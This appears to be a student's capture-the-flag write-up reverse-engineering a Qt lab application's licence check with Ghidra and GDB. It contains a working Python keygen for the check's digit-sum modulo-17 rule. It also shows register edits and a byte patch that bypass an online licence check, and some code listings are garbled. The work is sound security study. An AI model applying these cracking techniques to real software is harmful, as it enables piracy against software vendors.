The primary and most visible trigger occurs through the MainWindow::on_verifybutton_clicked function. This function serves as an event handler, which executes automatically when a user clicks the "Verify" button on the application's main interface. Upon execution, this handler first retrieves the user's input from the text field by calling QLineEdit::text(). It then passes this extracted string as an argument directly into the isLicenseValid function to evaluate the key.

```

2 void MainWindow::qt_static_metacall(QObject *_o, Call _c, int _id, void **_a)
3
4 {
5     type.conflict *ptVar1;
6     QString thelicense;
7     long in_FS_OFFSET;
8     void **_a_local;
9     int _id_local;
10    Call _c_local;
11    QObject *_o_local;
12    int _r;
13    QString local_30;
14    MainWindow *_t;
15    long local_20;
16
17    local_20 = *(long *) (in_FS_OFFSET + 0x28);
18    if (_c == InvokeMetaMethod) {
19        _t = (MainWindow *) _o;
20        if (_id == 0) {
21            on_verifybutton_clicked((MainWindow *) _o);
22        }
23        else if (_id == 1) {
24            QString::QString(&local_30, _a[1]);
25            thelicense.d = (Data *) &local_30;
26            /* try { // try from 0010b833 to 0010b837 has its CatchHandler @ 0010b86d */
27            _r = isLicenseValid(_t, thelicense);
28            QString::~QString(&local_30, (int) thelicense.d);
29            if (*_a != (void *) 0x0) {
30                ptVar1 = std::move<int64>(&_r);
31                *(type.conflict *) *_a = *ptVar1;
32            }
33        }
34    }
35    if (local_20 == *(long *) (in_FS_OFFSET + 0x28)) {
36        return;
37    }
38    /* WARNING: Subroutine does not return */
39    __stack_chk_fail();
40 }

```

The second pathway uses a function called `MainWindow::qt_static_metacall`, which acts like an **internal traffic controller** for the application. Since the program's interface is built with the Qt framework, it needs a way to connect visual actions like clicking a button to the actual code that performs the work. This auto-generated function handles that plumbing by looking at internal ID numbers to decide where to route the program's execution.

In this specific case, the function acts as a switchboard: if it receives **ID 0**, it triggers the logic for the "Verify" button as if a user had clicked it. However, if it receives **ID 1**, it takes a shortcut by grabbing the license text from memory and feeding it directly into the `isLicenseValid` security check, bypassing the button entirely. Essentially, this system ensures that user interactions on the screen successfully trigger the correct security protocols in the background.

How the licence key is checked

Answer

```

1
2 /* DWARF original prototype: int isLicenseValid(MainWindow * this, QString thelicense) */
3
4 int __thiscall MainWindow::isLicenseValid(MainWindow *this,QString thelicense)
5
6 {
7     long lVar1;
8     int iVar2;
9     QString *pQVar3;
10    uint uVar4;
11    int __in_chrg;
12    SplitBehavior __in_chrg_00;
13    long in_FS_OFFSET;
14    bool bVar5;
15    MainWindow *this_local;
16    QChar local_5e;
17    int value1;
18    int value2;
19    int value3;
20    int thevalue;
21    int modulo;
22    QStringList sp;
23    QString part1;
24    QString part2;
25    QString part3;
26    QString part4;
27    QString QVar5;
28
29    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
30    QVar5.d = thelicense.d;
31    QString::QString(&part4,(QString *) thelicense.d);
32    __in_chrg = (int) QVar5.d;
33    /* try { // try from 00106606 to 0010660a has its CatchHandler @ 0010684c */
34    iVar2 = checknumeric((Data *) &part4);
35    QString::QString(&part4,__in_chrg);
36    if (iVar2 == 0) {
37        invalidchars();
38        uVar4 = 0;
39    }

```

The function begins by establishing standard security measures, specifically by setting up a "stack canary" using `in_FS_OFFSET + 0x28`. This is a protective value placed on the stack memory to detect and prevent buffer overflow attacks during the execution of the function; the system will verify this value remains unchanged before the function finishes. After securing the stack, the code proceeds to perform an initial character validation on the provided license key. It creates a copy of the license string and passes it into a custom, likely external, function named `checknumeric()`.

Decompile: checknumeric - (cw-app)

```

1
2 int checknumeric(QString thelicense)
3
4 {
5     bool bVar1;
6     QChar c1;
7     int iVar2;
8     long in_FS_OFFSET;
9     QChar local_1a;
10    int i;
11    int dig;
12    long local_10;
13
14    local_10 = *(long *) (in_FS_OFFSET + 0x28);
15    i = 0;
16    do {
17        iVar2 = QString::length((QString *) thelicense.d);
18        if (iVar2 <= i) {
19            iVar2 = 1;
20LAB_001065b2:
21            if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
22                /* WARNING: Subroutine does not return */
23                __stack_chk_fail();
24            }
25            return iVar2;
26        }
27        QChar::QChar(&local_1a,0x2d);
28        c1 = QString::at((QString *) thelicense.d,i);
29        bVar1 = operator!=(c1,local_1a);
30        if (bVar1) {
31            local_1a = QString::at((QString *) thelicense.d,i);
32            dig = QChar::digitValue(&local_1a);
33            if ((dig < 0) || (9 < dig)) {
34                iVar2 = 0;
35                goto LAB_001065b2;
36            }
37        }
38        i = i + 1;
39    } while( true );
40
41

```

The checknumeric function operates as a strict validation loop designed to ensure the license key consists entirely of permitted characters. It begins by initializing a counter variable, i, to zero and entering a "do while" loop that iterates through each character of the provided license string one by one. During each iteration, the code checks if the counter has reached or exceeded the total length of the string. If the loop successfully processes the entire string without triggering any failure conditions, the function sets its return variable to 1, signifying a successful validation, and proceeds to the final exit phase. If this function returns 0, it indicates that the license key contains invalid characters, which likely meaning it contains symbols or letters not allowed by the algorithm. In response to this failure, the program immediately calls an invalidchars() subroutine, sets the return variable to 0 (signifying an invalid license), and bypasses the rest of the validation logic.

Assuming the license key passes the initial character check, the algorithm moves on to verify its structural integrity. First, it evaluates the total length of the provided string, checking if it is exactly 0x17 in hexadecimal, which translates to 23 characters in decimal.

```

40 else {
41     iVar2 = QString::length((QString *)theLicense.d);
42     if (iVar2 == 0x17) {
43         QChar::QChar *pPart4, 0x2d);
44         __in_chrg_00 = (SplitBehavior)theLicense.d;
45         QString::split((QChar *)pPart4, __in_chrg_00, (uint)(ushort)part4.d);
46         iVar2 = QList<QString>::length(pPart4.super_QList<QString>);
47         if (iVar2 == 4) {
48             pQVar3 = QList<QString>::operator[] (pPart4.super_QList<QString>, 0);
49             QString::QString(pQVar3);
50             /* try { // try from 001066d8 to 001066dc has its CatchHandler @ 001068a9 */
51             pQVar3 = QList<QString>::operator[] (pPart4.super_QList<QString>, 1);
52             QString::QString(pQVar3);
53             /* try { // try from 001066fb to 001066ff has its CatchHandler @ 00106894 */
54             pQVar3 = QList<QString>::operator[] (pPart4.super_QList<QString>, 2);
55             QString::QString(pQVar3);
56             /* try { // try from 0010671e to 00106722 has its CatchHandler @ 0010687f */
57             pQVar3 = QList<QString>::operator[] (pPart4.super_QList<QString>, 3);
58             QString::QString(pQVar3);
59             local_5e = QString::at(pPart4, 3);
60             value1 = QChar::digitValue(&local_5e);
61             local_5e = QString::at(pPart4, 2);
62             value2 = QChar::digitValue(&local_5e);
63             __in_chrg_00 = SkipEmptyParts;
64             local_5e = QString::at(pPart4, 1);
65             value3 = QChar::digitValue(&local_5e);
66             thevalue = value3 + value1 + value2 + 5;
67             modulo = thevalue % 0x11;
68             bVar6 = modulo != 0;
69             if (bVar6) {
70                 /* try { // try from 001067ec to 001067f0 has its CatchHandler @ 0010686a */
71                 invalid();
72             }

```

If the length does not match this strict requirement, the function calls invalidlength() and fails by return 0.

```

else {
    invalidlength();
    uVar4 = 0;
}
}

```

If the length is correct, the code defines a delimiter using the hexadecimal value 0x2d, which corresponds to the ASCII character for a hyphen (-). Using this hyphen as a separator, it splits the license string into a list of smaller substrings and counts the resulting pieces. The validation requires this split operation to yield exactly four distinct segments. Given the fixed total length of 23 characters and the requirement for four segments separated by exactly three hyphens, the code implicitly dictates that a valid license key must follow a uniform structural format, typically consisting of five characters per segment like: XXXXX-XXXXX-XXXXX-XXXXX

```

40 else {
41     iVar2 = QString::length((QString *)theLicense.d);
42     if (iVar2 == 0x17) {
43         QChar::QChar((QChar *)&part4,0x2d);
44         __in_chrg_00 = (SplitBehavior)theLicense.d;
45         QString::split((QChar *)&sp, __in_chrg_00, (uint)(ushort)part4.d);
46         iVar2 = QList<QString>::length(&sp.super_QList<QString>);
47         if (iVar2 == 4) {
48             pQVar3 = QList<QString>::operator[](&sp.super_QList<QString>,0);
49             QString::QString(&part1,pQVar3);
50             /* try { // try from 001066d8 to 001066dc has its CatchHandler @ 001068a9 */
51             pQVar3 = QList<QString>::operator[](&sp.super_QList<QString>,1);
52             QString::QString(&part2,pQVar3);
53             /* try { // try from 001066fb to 001066ff has its CatchHandler @ 00106894 */
54             pQVar3 = QList<QString>::operator[](&sp.super_QList<QString>,2);
55             QString::QString(&part3,pQVar3);
56             /* try { // try from 0010671e to 00106722 has its CatchHandler @ 0010687f */
57             pQVar3 = QList<QString>::operator[](&sp.super_QList<QString>,3);
58             QString::QString(&part4,pQVar3);
59             local_5e = QString::at(&part1,3);
60             value1 = QChar::digitValue(&local_5e);
61             local_5e = QString::at(&part2,2);
62             value2 = QChar::digitValue(&local_5e);
63             __in_chrg_00 = SkipEmptyParts;
64             local_5e = QString::at(&part3,1);
65             value3 = QChar::digitValue(&local_5e);
66             thevalue = value3 + value1 + value2 + 5;
67             modulo = thevalue % 0x11;
68             bVar6 = modulo != 0;
69             if (bVar6) {
70                 /* try { // try from 001067ec to 001067f0 has its CatchHandler @ 0010686a */
71                 invalid();
72             }

```

The above image is the core mathematical algorithm is where the actual validation logic takes place. First, the code isolates three specific characters from the split license key using the `QString::at()` function. It systematically extracts the fourth character of the first segment (index 3), the third character of the second segment (index 2), and the second character of the third segment (index 1). Once these three characters are isolated, they are converted from text into integer values using `QChar::digitValue()`. The algorithm then calculates a total sum by adding these three integer values together, along with an additional 5. Finally, it performs a modulo operation on this total sum using the hexadecimal value `0x11`, which equals 17 in decimal. For the license key to be accepted as valid, the remainder of this division must be exactly zero. Simply put, the sum of the three extracted digits plus 5 must be perfectly divisible by 17. For example:

Example of a Working Key

A valid key structure looks like this: **12345-12445-14345-12345**

- Part 1, index 3: **4**
- Part 2, index 2: **4**
- Part 3, index 1: **4**
- Math: $4 + 4 + 4 + 5 = 17$. And $17 \bmod 17 = 0$.

If the key is invalid, it will call the `invalid()` function:

```

68     bVar6 = modulo != 0;
69     if (bVar6) {
70         /* try { // try from 001067ec to 001067f0 has its CatchHandler @ 0010686a */
71         invalid();
72     }

```

Finally, the code determines the ultimate validity of the license and performs necessary memory cleanup. The variable `uVar4` is assigned the logical inverse of `bVar6` using `(uint)!bVar6`, which effectively converts the result of the mathematical check into a standard success (1) or failure (0) signal.

	<pre>72 } 73 uVar4 = (uint)!bVar6; 74 QString::~QString(&part4,__in_chrg_00); 75 QString::~QString(&part3,__in_chrg_00); 76 QString::~QString(&part2,__in_chrg_00); 77 QString::~QString(&part1,__in_chrg_00); 78 } 79 else { 80 /* try { // try from 0010669a to 001066b9 has its CatchHandler @ 001068be */ 81 invalid(); 82 uVar4 = 0; 83 } 84 QStringList::~~QStringList(&sp,__in_chrg_00); 85 } 86 else { 87 invalidlength(); 88 uVar4 = 0; 89 } 90 } 91 if (lVar1 == *(long *) (in_FS_OFFSET + 0x28)) { 92 return uVar4; 93 } 94 /* WARNING: Subroutine does not return */ 95 __stack_chk_fail(); 96 }</pre>
Task 6	Initial patching process:
	Generate an unpatched key to enable app
Flag	flag{d4ad28cff}
Answer	


```

1 import random
2
3 def generate_valid_key():
4     # 1. Find three digits (0-9) that sum to exactly 12
5     while True:
6         v1 = random.randint(0, 9)
7         v2 = random.randint(0, 9)
8         v3 = random.randint(0, 9)
9
10        if v1 + v2 + v3 == 12:
11            break # We found a valid combination!
12
13    # Helper function to generate a string of N random digits
14    def random_digits(n):
15        return "".join(str(random.randint(0, 9)) for _ in range(n))
16
17    # 2. Construct Part 1: 3 random digits + v1 + 1 random digit
18    # (This puts v1 at index 3)
19    part1 = random_digits(3) + str(v1) + random_digits(1)
20
21    # 3. Construct Part 2: 2 random digits + v2 + 2 random digits
22    # (This puts v2 at index 2)
23    part2 = random_digits(2) + str(v2) + random_digits(2)
24
25    # 4. Construct Part 3: 1 random digit + v3 + 3 random digits
26    # (This puts v3 at index 1)
27    part3 = random_digits(1) + str(v3) + random_digits(3)
28
29    # 5. Construct Part 4: 5 completely random digits
30    part4 = random_digits(5)
31
32    # Assemble the final key with hyphens
33    valid_key = f"{part1}-{part2}-{part3}-{part4}"
34
35    return valid_key
36
37 # Generate and print 5 valid license keys
38 print("Generating 5 valid license keys...\n")
39 for i in range(1, 6):
40     key = generate_valid_key()
41     print(f"Key {i}: {key}")

```

The above Python script is a custom key generator ("keygen") designed specifically to produce license keys that bypass the validation logic found in the decompiled C++ code. It works by reverse-engineering the specific mathematical and structural rules required by the `isLicenseValid` and `checknumeric` functions. The script begins by addressing the "Secret Rule" found in the core mathematical algorithm, which requires three specific digits from the license key to satisfy the formula $(v1 + v2 + v3 + 5) \bmod 17 = 0$. To simplify this, the Python code uses a `while True` loop to find three random integers between 0 and 9 that sum exactly to 12. By ensuring the sum is 12, the script guarantees that when the required constant of 5 is added ($12 + 5 = 17$), the resulting total is 17, which is perfectly divisible by 17. This ensures the final modulo operation will always return zero, passing the software's mathematical check.


After finding the valid digits, the script assembles the license key into the precise "XXXXX-XXXXX-XXXXX" format. It uses a helper function to generate random digits, ensuring the key only contains numeric characters and hyphens to pass the `checknumeric` filter. Crucially, the script places the three calculated digits (`v1`, `v2`, `v3`) at the exact string indices where the original C++ code expects to find them: `v1` is placed at the 4th position of the first segment, `v2` at the 3rd position of the second segment, and `v3` at the 2nd position of the third segment.

In the final stage, the script completes the four segments by filling any remaining slots with random numbers and adding a fourth segment of five entirely random digits to reach the required total length of 23 characters. It then joins these segments with hyphens using an f-string to match the structural validation. By repeating this process in a loop, the script can generate multiple unique, valid license keys that satisfy the length, character set, and mathematical remainder requirements of the target application.

The below image is the result of the code:

```
PS C:\Users\Simon\OneDrive\Desktop\bufferoverflow> & 'C:\Program Files\Simon\OneDrive\Desktop\bufferoverflow\libs\debugpy\launcher' '52974' '--' 'C:\Users\Simon\OneDrive\Desktop\bufferoverflow'
Generating 5 valid license keys...

Key 1: 59559-45783-00849-39737
Key 2: 36126-54390-47509-44377
Key 3: 11131-60409-25240-13186
Key 4: 91751-05715-30825-99834
Key 5: 52033-15068-39449-10666
PS C:\Users\Simon\OneDrive\Desktop\bufferoverflow> 
```




Patch the application to disable online license checks


Flag flag{e0e232ff321}

Answer


The next obstacle in the program is an **online license check**, as shown in the image below:



We will use **Ghidra** to defeat this challenge. To patch the program, we first need to locate the function responsible for the online check. We can do this by searching for the string found in the error message. In Ghidra, navigate to **Search -> For Strings**. The result shows in the below image:



Once you have located the string, right-click it and select **References -> Show References to Address**. This will reveal the specific function that loads the string:



```

00108b45 48 8b 12 mov     rdx, qword ptr [rdx]
00108b48 48 81 c2 add     rdx, 0x00000000
00108b4f 48 8b 12 mov     rdx, qword ptr [rdx]
00108b52 48 89 c7 mov     this, rax
00108b55 ff d2 call    rdx
00108b57 48 8b 45 80 mov     rax, qword ptr [rbp + this_local]
00108b5b 48 40 50 mov     eax, dword ptr [rax + 0x50]
00108b5e 85 c0 test    eax, eax
00108b60 0f 95 c0 setnz   al
00108b63 84 c0 test    al, al
00108b65 0f 84 b4 jz      LAB_00108b4f
00108b68 00 00 00
00108b6b 8d 8d 45 b0 lea     rax, [messageBox, [rbp + -0x50]]
00108b6e b6 00 00 mov     esi, 0x0
00108b70 89 c7 mov     this, rax
00108b73 e9 74 cf call    <EXTERNAL>:QMessageBox::QMessageBox
00108b76 ff ff
00108b79 8d 8d 45 b0 lea     rax, [local_6c, [rbp + -0x64]]
00108b7c b6 00 00 mov     esi, 0x400
00108b7f 89 c7 mov     this, rax
00108b81 48 ff f1 call    QFlags<::QFlags>
00108b84 8d 8d 45 b0 lea     rax, [local_60, [rbp + -0x58]]
00108b87 8d 8d 35 80 lea     rsi, [isOnlineLicenseCheckTimeout_Ap_001080
00108b8a 76 50 00 00

```

```

4 void __thiscall SysWindow::timeoutLicenseCheck(SysWindow *this)
5 {
6     long iVar1;
7     QString *pQVar2;
8     QString *pQVar3;
9     int iVar4;
10    long in_FS_OFFSET;
11    SysWindow *this_local;
12    QFlags<::QFlags> local_6c;
13    QString str;
14    QString local_60;
15    QMessageBox messageBox;
16
17    iVar1 = *(long *)(&in_FS_OFFSET + 0x28);
18    QTime::sleep(1);
19    this->requestTimeout = 1;
20    if ((code && (*(long *)this->reply + 0x00)) && this->reply);
21    if (this->OnlineCheckEnabled == 0) {
22        QMessageBox messageBox((QString)0, (QWidget *)0x0);
23        QString str;
24        pQVar2 = QString::append(&str, "flag=0x0");
25        pQVar2 = QString::append(pQVar2, "232");
26        pQVar2 = QString::append(pQVar2, "FF9");
27        pQVar2 = QString::append(pQVar2, "2L");
28        QString::append(pQVar2, "1");
29        QFlags<::QFlags> local_6c((int)0);
30        pQVar3 = QString::append(&str, "voidLicenseCheckEnabled is 0.");
31        QString::append(local_60, "Success");
32        pQVar2 = &local_60;
33        if (try from 00108b4f to 00108b73 has its CatchHandler @ 0x
34        QMessageBox::information
35    }
36    if (try from 00108b4f to 00108b73 has its CatchHandler @ 0x
37    QMessageBox::information

```

Through this analysis, we can determine that `timeoutLicenseCheck` is the function responsible for the online verification. The most critical part of the logic hinges on the `OnlineCheckEnabled` variable. If the condition `this->OnlineCheckEnabled == 0` is met, the program enters a code block that initializes a success message containing the flag like the image above.

To "patch" the program's behavior during execution, we will modify the value of the `EAX` register to force the program to print the flag. We'll use **GDB** to disassemble the code and find the memory address where the conditional check occurs:

```

0x000055555555c8d8 <+78>: add     rdx, 0x00000000
0x000055555555c8df <+85>: mov     rdx, QWORD PTR [rdx]
0x000055555555c8e2 <+88>: mov     rdi, rax
0x000055555555c8e5 <+91>: call    rdx
0x000055555555c8e7 <+93>: mov     rax, QWORD PTR [rbp-0x78]
0x000055555555c8eb <+97>: mov     rax, QWORD PTR [rax+0x50]
0x000055555555c8ee <+100>: test    eax, eax
0x000055555555c8f0 <+102>: setne   al
0x000055555555c8f3 <+105>: test    al, al
type <RET> for more, q to quit, c to continue without paging--c
0x000055555555c8f5 <+107>: je      0x55555555c9af <_ZN9SysWindow19timeoutLicenseCheckEv+293>
0x000055555555c8fb <+113>: lea     rax, [rbp-0x50]
0x000055555555c8ff <+117>: mov     esi, 0x0
0x000055555555c904 <+122>: mov     rdi, rax
0x000055555555c907 <+125>: call    0x555555559880 <_ZN11QMessageBoxC1EP7QWidget@plt>
0x000055555555c90c <+130>: lea     rax, [rbp-0x64]
0x000055555555c910 <+134>: mov     esi, 0x400
0x000055555555c915 <+139>: mov     rdi, rax
0x000055555555c918 <+142>: call    0x55555555bb1c <_ZN6QFlagsIN11QMessageBox14StandardButtonEEC2E

```

Next, we set the break point in that address like the image below then run the program:

```

0x000055555555c894 <+714>: ret
End of assembler dump.
(gdb) br *0x000055555555c8ee
Breakpoint 3 at 0x55555555c8ee: file ../lab6-app/syswindow.cpp, line 80.
(gdb)

```


When the program stops at that breakpoint, we now need to set the value of `eax` to 0 like the image below:

```


0x000055555555cb54 <+714>:  ret
End of assembler dump.
(gdb) set $eax=0
(gdb) c
Continuing.
[Thread 0x7ffffcdfe6c0 (LWP 34509) exited]
Sending reporting metrics to server ...
[New Thread 0x7ffffcdfe6c0 (LWP 35819)]
[New Thread 0x7ffffbfff6c0 (LWP 35820)]
Sending reporting metrics to server ...
[New Thread 0x7ffffbf7fe6c0 (LWP 35901)]

```

After the continue the program, we can now get the flag:



However, we still got the second error message:



We use the above search string method to find the function that responsible for this error, which is replyFromServer function:

```

4
5 void __thiscall SysWindow::replyFromServer(SysWindow *this, QNetworkReply *reply)
6
7 {
8     long lVar1;
9     int __in_chrg;
10    QString *pQVar2;
11    long in_FS_OFFSET;
12    QNetworkReply *reply_local;
13    SysWindow *this_local;
14    QFlags< > local_6c;
15    QString local_60;
16    QString local_60;
17    QMessageBox messageBox;
18
19    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
20    if (this->requestTimeout == 0) {
21        QMessageBox::QMessageBox(&messageBox, (QWidget *) 0x0);
22        QFlags< >::QFlags(local_6c, FirstButton);
23        /* try { // try from 00108bb9 to 00108bdd has its CatchHandler @ 00108c64 */
24        QString::QString(&local_60,
25            "Online license check shows license is invalid or has been revoked.\nApplicatio
26            n will now close."
27        );
28        /* try { // try from 00108bcc to 00108bd0 has its CatchHandler @ 00108c4f */
29        QString::QString(&local_68, "Error");
30        pQVar2 = &local_68;
31        /* try { // try from 00108bea to 00108bee has its CatchHandler @ 00108c3a */
32        QMessageBox::critical
33            ((QWidget *) 0x0, (QString *) pQVar2, (QString *) &local_60,
34            (QFlags *) (ulong) (uint) local_6c.i, NoButton);
35        __in_chrg = (int) pQVar2;
36        QString::~QString(&local_68, __in_chrg);
37        QString::~QString(&local_60, __in_chrg);
38        /* try { // try from 00108c18 to 00108c2b has its CatchHandler @ 00108c64 */
39        QWidget::setFixedSize((int) &messageBox, 500);
40        QApplication::instance();
41        QApplication::exit(1);
42        QMessageBox::~~QMessageBox(&messageBox);
43    }
44    if (lVar1 != *(long *) (in_FS_OFFSET + 0x28)) {
45        /* WARNING: Subroutine does not return */
46        __stack_chk_fail();
47    }
48    return;

```

We identify conditional logic check in the function which is TEST EAX, EAX then JNZ LAB00108c82

04 25 28				17	QMessageBox messageBox;
00 00 00				18	
00108b74 48 89 45 e8	MOV	qword ptr [RBP + local_20], RAX		19	lVar1 = *(long *) (in_FS_OFFSET
00108b78 31 c0	XOR	EAX, EAX		20	if (this->requestTimeout == 0)
		syswindow.cpp:99 (7)		21	QMessageBox::QMessageBox(&mes
00108b7a 48 8b 45 88	MOV	RAX, qword ptr [RBP + this_loc		22	QFlags< >::QFlags(local_6c, Fi
00108b7e 8b 40 58	MOV	EAX, dword ptr [RAX + 0x58]		23	/* try { // t
		syswindow.cpp:99 (8)		24	QString::QString(&local_60,
00108b81 85 c0	TEST	EAX, EAX		25	"Online lice
00108b83 0f 85 f9	JNZ	LAB_00108c82		26	n will now c
00 00 00				27	);
					/* try { // t

Then we open GDB and set the breakpoint to the address of the conditional check:

```

End of assembler dump.
(gdb) X Quit
(gdb) br *0x0000000000008b81
Breakpoint 3 at 0x8b81: file ../lab6-app/syswindow.cpp, line 99.
(gdb) r
Starting program: /home/kali/Desktop/cw-appl
X Warning:
Cannot insert breakpoint 3.
Cannot access memory at address 0x8b81

(gdb) br *0x0000000000008b81
Note: breakpoint 3 also set at pc 0x8b81.
Breakpoint 4 at 0x8b81
X Warning:
Cannot insert breakpoint 3.
Cannot access memory at address 0x8b81

(gdb)

```


As we can see, we cannot set the breakpoint in the GDB for this instruction, so we are going to use another strategy called **Substitute Register Testing**.

The original execution flow relied on the instruction `TEST EAX, EAX`, which performed a bitwise AND operation on the `requestTimeout` value loaded into the `EAX` register. If the timeout was zero, this bitwise operation evaluated to zero, causing the CPU to set the Zero Flag (ZF) to 1. The very next instruction, `JNZ` (Jump if Not Zero), looks specifically at that flag.


By altering that single byte and changing the instruction to `TEST ESP, ESP` (modifying the hex from `85 C0` to `85 E4`), we fundamentally changed the question the application was asking the CPU. Instead of checking the user-defined timeout variable, the program is now performing a bitwise AND operation on the Extended Stack Pointer (ESP). The ESP register holds the memory address of the current stack frame so it is guaranteed to never be `0x00000000`, so the result of `TEST ESP, ESP` will always be a non-zero value. As a result, the `JNZ` will go to the success block. The image below shows the modified code:

```
00 00 00
00108b74 48 89 45 e8    MOV     qword ptr [RBP + local_20], RAX
00108b78 31 c0          XOR     EAX, EAX
                                syswindow.cpp:99 (7)
00108b7a 48 8b 45 88    MOV     RAX, qword ptr [RBP + this_local]
00108b7e 8b 40 58      MOV     EAX, dword ptr [RAX + 0x58]
                                syswindow.cpp:99 (8)
00108b81 85 e4          TEST    ESP, ESP
00108b83 0f 85 f9      JNZ     LAB_00108c82
nn nn nn
```

After running the program, we don't get any error message related to online license check anymore:

